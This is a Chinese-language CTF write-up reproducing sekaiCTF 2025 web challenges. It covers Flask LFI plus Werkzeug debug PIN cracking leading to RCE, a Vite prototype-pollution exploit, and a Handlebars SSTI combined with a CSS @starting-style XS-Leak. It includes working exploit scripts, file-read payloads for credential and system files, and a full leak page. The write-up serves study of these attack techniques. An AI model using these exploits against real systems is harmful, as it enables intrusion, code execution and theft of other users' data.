[sekaiCTF 2025] 部分赛题复现

错过了今年的 sekai CTF, 做一下里面的题看看;

不得不说 sekai CTF 的 UI 做的非常精美, 看着跟音游一样; 看了一下果然是樱花人办的

[Web] My flask app

信息收集

前端

用 docker 搭完了之后启动:
1-1.png

1-2.png

需要点这个确定, 不过鼠标移动过去按钮就会自己跑; 看一下源码:

1
2
3
4
5
this.yesBtn.addEventListener('mouseenter', () => this.handleYesHover());

handleYesHover() {
this.moveButtonsRandomly();
}

现在知道这个按钮叫 yesBtn, 试试在控制台直接输入:

1
document.getElementById('yesBtn').click();

1-3.png

输出了个成功文本, 但是好像也没什么用, 考虑别的方向;

目录爆破

1-4.png


扫出控制台界面, 这是一个很经典的 Flask 控制台地址, 需要 PIN 码登录, 显然这里也只能搁置; 只能再扫, 换 kali 上的 gobuster 扫出还有其他界面:

1-5.png

这里应该是字典问题, 把 gobuster 的这个字典拷贝出来就行了, 也算个坑, 下次需要注意;
换上大字典之后就扫出来了:

1-6.png

文件包含漏洞


访问这个 /view , 显示 “Filename is required”, 加上这个参数:

1
/view?filename=/etc/passwd

1-7.png

爆出 passwd 了, 说明有 LFI; 接下来尝试读 flask 的默认位置 app 文件:

1
/view?filename=/app/app.py

爆出源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
from flask import Flask, request, render_template

app = Flask(__name__)

@app.route('/')
def hello_world():
return render_template('index.html')

@app.route('/view')
def view():
filename = request.args.get('filename')
if not filename:
return "Filename is required", 400
try:
with open(filename, 'r') as file:
content = file.read()
return content, 200
except FileNotFoundError:
return "File not found", 404
except Exception as e:
return f"Error: {str(e)}", 500

if __name__ == '__main__':
app.run(host='0.0.0.0', port=5000, debug=True)


再确认一下环境: python 3.11.14

1
/view?filename=/proc/self/environ

1-8.png

破解 Flask PIN

PIN 组成

之前在 Polar CTF 一篇笔记里已经记过, 再记一遍: PolarCTF: Flask_pin

Flask 的 PIN 码计算仅与 werkzeug 的 debug 模块有关: 低版本用 MD5, 高版本用 SHA1(一般是 Python 3.8+); 显然这里就是 SHA1

PIN 六大生成要素:

  • username, 用户名;
  • modname, 默认为 flask.app;
  • appname, 默认为 Flask;
  • moddir, flask 库下 app.py 的绝对路径;
  • uuidnode, 网络地址 mac 的十进制数;
  • machine_id, 机器 id, docker 也会读;

利用 LFI 读关键信息

  1. 网卡信息:
1
/view?filename=/sys/class/net/eth0/address

1-9.png

转为十进制之后是 2485378023426;

  1. 机器 id:
1
2
/view?filename=/etc/machine-id
/view?filename=/proc/self/cgroup

machine-id 显示不存在, 而 /proc/self/cgroup 显示为 0::/, 这也是个无效地址, 考虑其他替代方案

  1. boot id: 55acad97-d910-4579-af72-9ee4bb49cc30
1
/view?filename=/proc/sys/kernel/random/boot_id

1-10.png

为什么要读这个数据, 稍后会总结;

  1. userid: 在 /etc/passwd 中之前就能看见有一个显然是用户自建的账户, 叫做 nobody, 应该就是这个, 如果不对, 再尝试 root;

Flask PIN 对 Boot id 的读取

查阅了一下资料和源码, Flask PIN 在 machine-id 不存在的时候会转向 boot-id 来生成, 源码片段有:

1
for filename in '/etc/machine-id', '/proc/sys/kernel/random/boot_id'

按这个顺序尝试读取。若第一个成功, 就用第一个; 否则尝试第二个。

Flask PIN 与 Werkzeug

此外, 还需要知道一点, Flask PIN 的生成算法是高度依赖 Werkzeug 的版本的

exp

随便截一个包, 能看见版本:

Werkzeug/3.1.3 Python/3.11.14

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
# 高版本用 SHA1, 低版本用 MD5
# python 3.11.14
import hashlib
from itertools import chain
probably_public_bits = [
'nobody', # username
'flask.app', # modname
'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
# getattr(mod, '__file__', None),
'/usr/local/lib/python3.11/site-packages/flask/app.py'
]

private_bits = [
'2485378023426', # str(uuid.getnode()), /sys/class/net/eth0(网卡名字)/address


'55acad97-d910-4579-af72-9ee4bb49cc30'
# get_machine_id(), /etc/machine-id, 如果是容器环境, 还可能会贴上 /proc/self/cgroup
#
# 如果 machine-id 不存在, 则会使用 boot_id, /proc/sys/kernel/random/boot_id, 注意, 第二个参数的横线别删!!
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
if not bit:
continue
if isinstance(bit, str):
bit = bit.encode('utf-8')
h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
h.update(b'pinsalt')
num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
for group_size in (5, 4, 3):
if len(num) % group_size == 0:
rv = '-'.join(
num[x:x + group_size].rjust(group_size, '0')
for x in range(0, len(num), group_size)
)
break
else:
rv = num

print(rv)

1-11.png

解开控制台:

1-12.png


RCE

这样执行就行了, 和 ssti 的 rce 差不多:

1
__import__('os').popen('cmd').read()

1-13.png

拿到 flag;

总结

题目考查 LFI + Flask PIN 的组合拳, 最后实现 RCE, 中间踩了一些小坑, 在这里记录一下:

  • Flask PIN 生成要素的机器码部分有顺位读取的机制;
  • userid 去 /etc/passwd 看;
  • 机器码部分的横线 - 别删!!

[Web] vite

用 docker 搭完建了个 9002:1337 的端口映射。

2-1.png

题解

完全没有头绪, fuzz 和路由也没有发现, 只能看一下官方 wp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import requests, base64

base_url = "http://127.0.0.1:9002"
# base_url = "https://vite-bjkv8aqvjdlb.chals.sekai.team/"

resp = requests.post(
f"{base_url}/a",
data={
"__proto__.source": """
Object.prototype.flag = btoa(process.binding('spawn_sync').spawn({ file: '/flag', args: [ '/flag' ], stdio: [ {type:'pipe',readable:!0,writable:!1}, {type:'pipe',readable:!1,writable:!0}, {type:'pipe',readable:!1,writable:!0} ]}).output.toString())
""",
},
headers={
"Origin": base_url,
},
verify=False,
)

print(base64.b64decode(resp.headers['flag']).decode())

这居然是个原型链污染漏洞, 实在是没想到。过段时间再恶补这块的知识。

[Web] rednote

幻视:小红书

信息收集

打开并注册一个账户, 发现是笔记发布网站:

3-1.png

稍微试了一下 xss, 传上去没有被挡, 但是回显的结果里面没有 note 的内容:

3-2.png

抓包看一下回显:

1
const note = JSON.parse(decodeURIComponent("%7B%22id%22%3A%22a6f49b12-f07e-41af-a10a-89b47650d77e%22%2C%22title%22%3A%22whatisthis%22%2C%22note%22%3A%22%3Cscript%3Ealert(%5C%221%5C%22)%3B%3Cscript%2F%3E%5Cr%5Cnhayhayhay%5Cr%5Cn%3Cbr%3E%5Cr%5Cnbeybeybey%22%2C%22user%22%3A%22hacker%22%7D"));

也就是说网站直接把传入的数据当做 json 保存了起来, 而不是直接 WAF 掉;

做到这里没有头绪了, 看了一下 WP, 了解了这里是一处 SSTI。

Handlebars 模板注入 (SSTI)

Handlebars 模板

Handlebars 是基于 JS 的模板, 地位和 Jinja2 - Python 类似;

快速了解一下这个模板, 提取一下关键点;

参考博客: 稀土博客

官网手册: Handlebars.cn

  • Handlebars 表达式: {{ }}

形如:

1
<p>{{firstname}} {{lastname}}</p>
1
2
3
<script id="my-template" type="text/x-handlebars-template">
<h1>Hello, {{name}}!</h1>
</script>
  • 计算上下文:

    #each#with 更改当前代码块的值。

    • #with 助手 (Helper 函数) 代码注入到对象的属性中:

      1

    • each 助手代码会迭代一个数组:

      1
      2
      3
      4
      5
      <ul class="people_list">
      {{#each people}}
      <li>{{this}}</li>
      {{/each}}
      </ul>
    • #if 助手:

      1
      2
      3
      4
      5
      {{#if isAdmin}}
      <p>Welcome, Admin!</p>
      {{else}}
      <p>Welcome, Guest!</p>
      {{/if}}
    • 自定义 Helper:

      1
      2
      3
      4
      5
      6
      Handlebars.registerHelper("uppercase", function (str) {
      return str.toUpperCase();
      });

      //调用
      <p>{{uppercase name}}</p>
    • 部分模板 (Partials)

      用于复用模板代码, 可以将常用的模板片段定义为部分模板,然后在主模板中嵌入使用。

      1
      2
      3
      4
      Handlebars.registerPartial("userInfo", "<p>Name: {{name}}</p>");

      // 使用
      {{> userInfo}}

注入

参考博客: Handlebars库 模板注入导致RCE 0day

Handlebars 本身是安全模板, 但它允许:

  • 访问原型链 (constructor / proto)

居然支持原型链, 怪不得老被打;

  • 使用 {{#with}}{{#each}}lookup() 等方式逃逸字符串;

这里形成了一条攻击链:

1
Handlebars SSTI → CSP Misconfig → Stored XSS → 获取 flag

Handlebars SSTI 的 payload 是一个 html 页面:

vuln:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
var handlebars = require('handlebars'),
fs = require('fs');
var storeName = "console.log(process.pid)" // this should be a user-controlled string
function getStoreName(){
return storeName;
}

var scope = {
getStoreName: getStoreName
}

fs.readFile('example.html', 'utf-8', function(error, source){
var template = handlebars.compile(source);
var html = template(data);
console.log(html)
});

exp:

1
2
3
4
5
6
7
8
{{#with this as |test|}}
// with is a helper that sets whichever assigned to it as the context, we name our context test.
{{#with (test.constructor.getOwnPropertyDescriptor this "getStoreName")}} // get the context resulted from the evaluated function, in this case, the descriptor of this.getStoreName where this is the template scope defined in data variable in test.js
{{#with (test.constructor.defineProperty test.constructor.prototype "toString" this)}} // overwrite Object.prototype.toString with "getStoreName()" defined in test.js
{{#with (test.constructor.constructor "test")}} {{/with}} // call the Function constructor.
{{/with}}
{{/with}}
{{/with}}

@starting-style

@starting-style 是 HTML/CSS 提案中一个 非常新的 CSS at-rule, 其意义是表示过渡动画的起始样式。例如:

1
2
3
4
5
@starting-style {
color: red;
opacity: 0;
/* styles applied only at the start of a transition */
}

@starting-style 本身的语法非常严格, 属性值中不能出现非法字符。如果 @starting-style 内部规则无效 → 整块被忽略; 但是如果
CSS 解析导致的渲染失败, 浏览器会直接中止整个 stylesheet 的解析

XS-Leak

Handlebars 的特点:

  • 变量默认 HTML 转义, 但不会转义 CSS;
  • 也不会转义 属性上下文中的特殊字符

例如:

1
2
3
4
5
<style>
@starting-style {
{{userInput}}
}
</style>

合法输入: 例如 color = red; -> CSS 解析错误, 加载失败 -> 页面直接白屏
非法输入: 例如 invalid -> CSS 不能解析 -> @starting-style 被忽略后加载

这里就是 XS-Leak, XS-Leak 和 sqli 中的布尔盲注非常接近, 不依赖 XSS、不读页面内容,但能推断信息的攻击。

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
<html>
<body>
<iframe sandbox="allow-forms allow-scripts allow-popups" srcdoc=""></iframe>
<script>
const $ = document.querySelector.bind(document);
const params = new URLSearchParams(location.search);

const TARGET = "http://rednote.chals.sekai.team"; // TODO: CHANGE THIS
let KNOWN = params.get("k") || "SEKAI{";

let ALPHABET = "}_abcdefghijklmnopqrstuvwxyz".substring("}_abcdefghijklmnopqrstuvwxyz".indexOf(location.hash.slice(1)));

const sleep = ms => new Promise(r => setTimeout(r, ms));

const frameHTML = `
<form method=POST action="${TARGET}/create" target="pepega">
<input name=title>
<input name=note>
</form>
<script>
const createNote = async (title, note) => {
w = window.open("", "pepega");
document.querySelector("input[name=title]").value = title;
document.querySelector("input[name=note]").value = note;
document.forms[0].submit();
await new Promise(r => setTimeout(r, 1500));
w.close();
};
window.onmessage = (e) => {
if (e.data.title && e.data.note) createNote(e.data.title, e.data.note);
};
</scr${""}ipt>
`;
const frame = $("iframe");
frame.srcdoc = frameHTML;

const cssCrash = `
hihi
<style>
@starting-style {
*::first-letter {
color: red;
}
}
</style>
`.split("\n").map(s => s.trim()).join("");

const createNote = (title, note) => {
frame.contentWindow.postMessage({ title, note }, "*");
};

const oracle = async (q) => {
createNote(q, cssCrash);
await sleep(1500);

const url = `${TARGET}/search?query=${encodeURIComponent(q)}`;

w = window.open(url);
await new Promise(r => setTimeout(r, 2000));
w.location = "about:blank";
w.location = url + "#" + Math.random();
await new Promise(r => setTimeout(r, 200));
let result;
try {
w.location.href;
result = false;
} catch {
result = true;
}
w.close();

return result;
}

window.onload = async () => {
if (params.has("debug")) return;
await sleep(1000);
while (!KNOWN.endsWith("}")) {
for (const c of ALPHABET) {
await sleep(1000);
const query = KNOWN + c;
document.title = `testing: ${query}`;
if (await oracle(query)) {
navigator.sendBeacon("/correct_" + query);
ALPHABET = "}_abcdefghijklmnopqrstuvwxyz";
KNOWN = query;
document.title = `correct: ${query}`;
break;
}
else {
navigator.sendBeacon("/incorrect_" + query);
document.title = `incorrect: ${query}`;
}
}
}
}

</script>
</body>
</html>

总结

阶段 漏洞
1 CSS 注入
2 @starting-style 产生可观测 side channel(白屏)
3 XS-Leak:用来盲读其他用户 note 内容
4 note 内容进入 Handlebars → Prototype Pollution
5 RCE